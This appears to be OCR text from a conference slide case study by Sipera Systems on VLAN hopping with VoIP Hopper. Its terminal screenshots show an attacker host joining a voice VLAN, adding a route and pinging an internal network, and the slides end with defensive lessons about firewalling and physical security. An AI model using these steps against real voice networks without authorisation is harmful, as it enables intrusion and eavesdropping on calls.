
eth0.200  Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:328 (328.0 b) TX bytes:650 (650.0 b)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ #
```

The bottom status bar indicates the connection type as "ssh2: AES-256" and the terminal settings as "24, 8 | 24 Rows, 80 Cols | VT100". There are also buttons for CAP and NUM.

VoIP Hopper: Firewalled Voice Network



The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window displays the output of the "ifconfig" command. The output is as follows:

```
eth0      Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
                    UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
                    RX packets:1041 errors:0 dropped:0 overruns:0 frame:0
                    TX packets:773 errors:0 dropped:0 overruns:0 carrier:0
                    collisions:0 txqueuelen:1000
                    RX bytes:97461 (95.1 KiB) TX bytes:98638 (96.3 KiB)
                    Interrupt:18

eth0.200   Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
                    UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
                    RX packets:1 errors:0 dropped:0 overruns:0 frame:0
                    TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
                    collisions:0 txqueuelen:0
                    RX bytes:328 (328.0 b) TX bytes:650 (650.0 b)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                    UP LOOPBACK RUNNING MTU:16436 Metric:1
                    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                    TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
                    collisions:0 txqueuelen:0
                    RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ #
```

The "eth0.200" interface and its IP address "172.16.200.4" are highlighted with red circles.

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window displays the output of the "ifconfig" command. The output shows three network interfaces: eth0 (UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1), eth0.200 (Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C), and lo (Link encap:Local Loopback). The "lo" interface is the loopback interface. Below the interface statistics, a "bt ~ # ping 172.16.200.3" command is shown, indicating a successful ping to the IP address 172.16.200.3.

```
VolP Hopper Test Attacker - SecureCRT
File Edit View Options Transfer Script Tools Help
VolP Hopper Test Attacker

eth0      Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1041 errors:0 dropped:0 overruns:0 frame:0
          TX packets:773 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97461 (95.1 KiB) TX bytes:98638 (96.3 KiB)
          Interrupt:18

eth0.200  Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:328 (328.0 b) TX bytes:650 (650.0 b)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
```

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window displays the output of several commands:


```
inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1 errors:0 dropped:0 overruns:0 frame:0
TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:328 (328.0 b) TX bytes:650 (650.0 b)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
PING 172.16.200.3 (172.16.200.3) 56(84) bytes of data.
64 bytes from 172.16.200.3: icmp_seq=1 ttl=64 time=7.48 ms
64 bytes from 172.16.200.3: icmp_seq=2 ttl=64 time=1.48 ms
64 bytes from 172.16.200.3: icmp_seq=3 ttl=64 time=1.41 ms
64 bytes from 172.16.200.3: icmp_seq=4 ttl=64 time=1.39 ms
64 bytes from 172.16.200.3: icmp_seq=5 ttl=64 time=1.36 ms
64 bytes from 172.16.200.3: icmp_seq=6 ttl=64 time=1.28 ms
```

The bottom status bar indicates: Ready, ssh2: AES-256, 24, 1, 24 Rows, 80 Cols, VT100, CAP, NUM, systems.

VoIP Hopper: Firewalled Voice Network



The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window contains the following text:

```
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
PING 172.16.200.3 (172.16.200.3) 56(84) bytes of data.
64 bytes from 172.16.200.3: icmp_seq=1 ttl=64 time=7.48 ms
64 bytes from 172.16.200.3: icmp_seq=2 ttl=64 time=1.48 ms
64 bytes from 172.16.200.3: icmp_seq=3 ttl=64 time=1.41 ms
64 bytes from 172.16.200.3: icmp_seq=4 ttl=64 time=1.39 ms
64 bytes from 172.16.200.3: icmp_seq=5 ttl=64 time=1.36 ms
64 bytes from 172.16.200.3: icmp_seq=6 ttl=64 time=1.28 ms
64 bytes from 172.16.200.3: icmp_seq=7 ttl=64 time=1.29 ms
64 bytes from 172.16.200.3: icmp_seq=8 ttl=64 time=1.26 ms
64 bytes from 172.16.200.3: icmp_seq=9 ttl=64 time=1.22 ms
64 bytes from 172.16.200.3: icmp_seq=10 ttl=64 time=1.14 ms
64 bytes from 172.16.200.3: icmp_seq=11 ttl=64 time=1.11 ms
64 bytes from 172.16.200.3: icmp_seq=12 ttl=64 time=1.07 ms
64 bytes from 172.16.200.3: icmp_seq=13 ttl=64 time=1.00 ms

--- 172.16.200.3 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12000ms
rtt min/avg/max/mdev = 1.003/1.734/7.489/1.667 ms
bt ~ #
```

The terminal window has a blue header bar with the title "VoIP Hopper Test Attacker - SecureCRT". Below the title is a toolbar with various icons. The main area is a black terminal window with white text. At the bottom, there is a status bar with the text "Ready", "ssh2: AES-256", "24, 8", "24 Rows, 80 Cols", "VT100", and several system status indicators.

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VolP Hopper Test Attacker - SecureCRT". The window contains a command-line interface with the following output:

```
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
PING 172.16.200.3 (172.16.200.3) 56(84) bytes of data.
64 bytes from 172.16.200.3: icmp_seq=1 ttl=64 time=7.48 ms
64 bytes from 172.16.200.3: icmp_seq=2 ttl=64 time=1.48 ms
64 bytes from 172.16.200.3: icmp_seq=3 ttl=64 time=1.41 ms
64 bytes from 172.16.200.3: icmp_seq=4 ttl=64 time=1.39 ms
64 bytes from 172.16.200.3: icmp_seq=5 ttl=64 time=1.36 ms
64 bytes from 172.16.200.3: icmp_seq=6 ttl=64 time=1.28 ms
64 bytes from 172.16.200.3: icmp_seq=7 ttl=64 time=1.29 ms
64 bytes from 172.16.200.3: icmp_seq=8 ttl=64 time=1.26 ms
64 bytes from 172.16.200.3: icmp_seq=9 ttl=64 time=1.22 ms
64 bytes from 172.16.200.3: icmp_seq=10 ttl=64 time=1.14 ms
64 bytes from 172.16.200.3: icmp_seq=11 ttl=64 time=1.11 ms
64 bytes from 172.16.200.3: icmp_seq=12 ttl=64 time=1.07 ms
64 bytes from 172.16.200.3: icmp_seq=13 ttl=64 time=1.00 ms

--- 172.16.200.3 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12000ms
rtt min/avg/max/mdev = 1.003/1.734/7.489/1.667 ms
bt ~ # route add -net 10.0.0.0/24 gw 172.16.200.4
bt ~ #
```

The terminal window has a blue header bar with the title "VolP Hopper Test Attacker - SecureCRT". Below the title is a menu bar with "File", "Edit", "View", "Options", "Transfer", "Script", "Tools", and "Help". The main area of the window is a black terminal window with white text. At the bottom of the window, there is a status bar with the text "ssh2: AES-256 | 24, 8 | 24 Rows, 80 Cols | VT100 | CAP | NUM | systems".

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window contains a command-line interface for testing VoIP hop counts. The session output is as follows:

```
64 bytes from 172.16.200.3: icmp_seq=4 ttl=64 time=1.39 ms
64 bytes from 172.16.200.3: icmp_seq=5 ttl=64 time=1.36 ms
64 bytes from 172.16.200.3: icmp_seq=6 ttl=64 time=1.28 ms
64 bytes from 172.16.200.3: icmp_seq=7 ttl=64 time=1.29 ms
64 bytes from 172.16.200.3: icmp_seq=8 ttl=64 time=1.26 ms
64 bytes from 172.16.200.3: icmp_seq=9 ttl=64 time=1.22 ms
64 bytes from 172.16.200.3: icmp_seq=10 ttl=64 time=1.14 ms
64 bytes from 172.16.200.3: icmp_seq=11 ttl=64 time=1.11 ms
64 bytes from 172.16.200.3: icmp_seq=12 ttl=64 time=1.07 ms
64 bytes from 172.16.200.3: icmp_seq=13 ttl=64 time=1.00 ms

--- 172.16.200.3 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12000ms
rtt min/avg/max/mdev = 1.003/1.734/7.489/1.667 ms
bt - # route add -net 10.0.0.0/24 gw 172.16.200.4
bt - # ping 10.0.0.90
PING 10.0.0.90 (10.0.0.90) 56(84) bytes of data.
64 bytes from 10.0.0.90: icmp_seq=1 ttl=63 time=7.33 ms
64 bytes from 10.0.0.90: icmp_seq=2 ttl=63 time=0.302 ms
64 bytes from 10.0.0.90: icmp_seq=3 ttl=63 time=0.311 ms
64 bytes from 10.0.0.90: icmp_seq=4 ttl=63 time=0.301 ms
64 bytes from 10.0.0.90: icmp_seq=5 ttl=63 time=0.303 ms
64 bytes from 10.0.0.90: icmp_seq=6 ttl=63 time=0.301 ms
```

The terminal window has a blue header bar with the title "VoIP Hopper Test Attacker - SecureCRT". The menu bar includes File, Edit, View, Options, Transfer, Script, Tools, and Help. Below the menu is a toolbar with various icons. The status bar at the bottom shows "Ready", "ssh2: AES-256", "24, 1", "24 Rows, 80 Cols", "VT100", "CAP", "NUM", and "systems".

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window contains a command-line session where a user is testing network connectivity between two hosts. The session starts with route configuration commands, followed by a ping command to host 10.0.0.90. The terminal displays the ICMP echo requests sent from the local host to the target, showing sequence numbers, TTL values, and round-trip times. After the ping loop, statistics are displayed, indicating 15 packets transmitted and received, with 0% packet loss over a time of 14000ms. The session concludes with a final command prompt.

```
rtt min/avg/max/mdev = 1.003/1.734/7.489/1.667 ms
bt ~ # route add -net 10.0.0.0/24 gw 172.16.200.4
bt ~ # ping 10.0.0.90
PING 10.0.0.90 (10.0.0.90) 56(84) bytes of data.
64 bytes from 10.0.0.90: icmp_seq=1 ttl=63 time=7.33 ms
64 bytes from 10.0.0.90: icmp_seq=2 ttl=63 time=0.302 ms
64 bytes from 10.0.0.90: icmp_seq=3 ttl=63 time=0.311 ms
64 bytes from 10.0.0.90: icmp_seq=4 ttl=63 time=0.301 ms
64 bytes from 10.0.0.90: icmp_seq=5 ttl=63 time=0.303 ms
64 bytes from 10.0.0.90: icmp_seq=6 ttl=63 time=0.301 ms
64 bytes from 10.0.0.90: icmp_seq=7 ttl=63 time=0.261 ms
64 bytes from 10.0.0.90: icmp_seq=8 ttl=63 time=0.303 ms
64 bytes from 10.0.0.90: icmp_seq=9 ttl=63 time=0.270 ms
64 bytes from 10.0.0.90: icmp_seq=10 ttl=63 time=0.280 ms
64 bytes from 10.0.0.90: icmp_seq=11 ttl=63 time=0.312 ms
64 bytes from 10.0.0.90: icmp_seq=12 ttl=63 time=0.306 ms
64 bytes from 10.0.0.90: icmp_seq=13 ttl=63 time=0.315 ms
64 bytes from 10.0.0.90: icmp_seq=14 ttl=63 time=0.307 ms
64 bytes from 10.0.0.90: icmp_seq=15 ttl=63 time=0.311 ms

--- 10.0.0.90 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14000ms
rtt min/avg/max/mdev = 0.261/0.767/7.335/1.755 ms
bt ~ #
```

Case Study 1: Lessons learned

- **VLAN Hop risk increases in areas with poor physical security**
 - The network boundary between internal vs. external is blurred with trunking VLANs (voice VLANs) to physically remote locations.
 - Internal network is extended to areas with poor physical security
 - Network owners should consider the risk of VLAN Hopping to be greatly increased in these areas
- **Voice network was not properly firewalled**
 - Ensure that firewall rules are implemented correctly to only permit voice traffic
- **The risk of VoIP specific attacks increases in these areas**
 - Remote, internal network was prone to Denial of Service
 - Demonstrated that we could eavesdrop on the phone calls of other hotel guests
- **SecurityFocus Article: “VoIP Hopping: A method of testing VoIP Security or Voice VLANs”**
 - <http://www.securityfocus.com/infocus/1892>



Sipera Systems

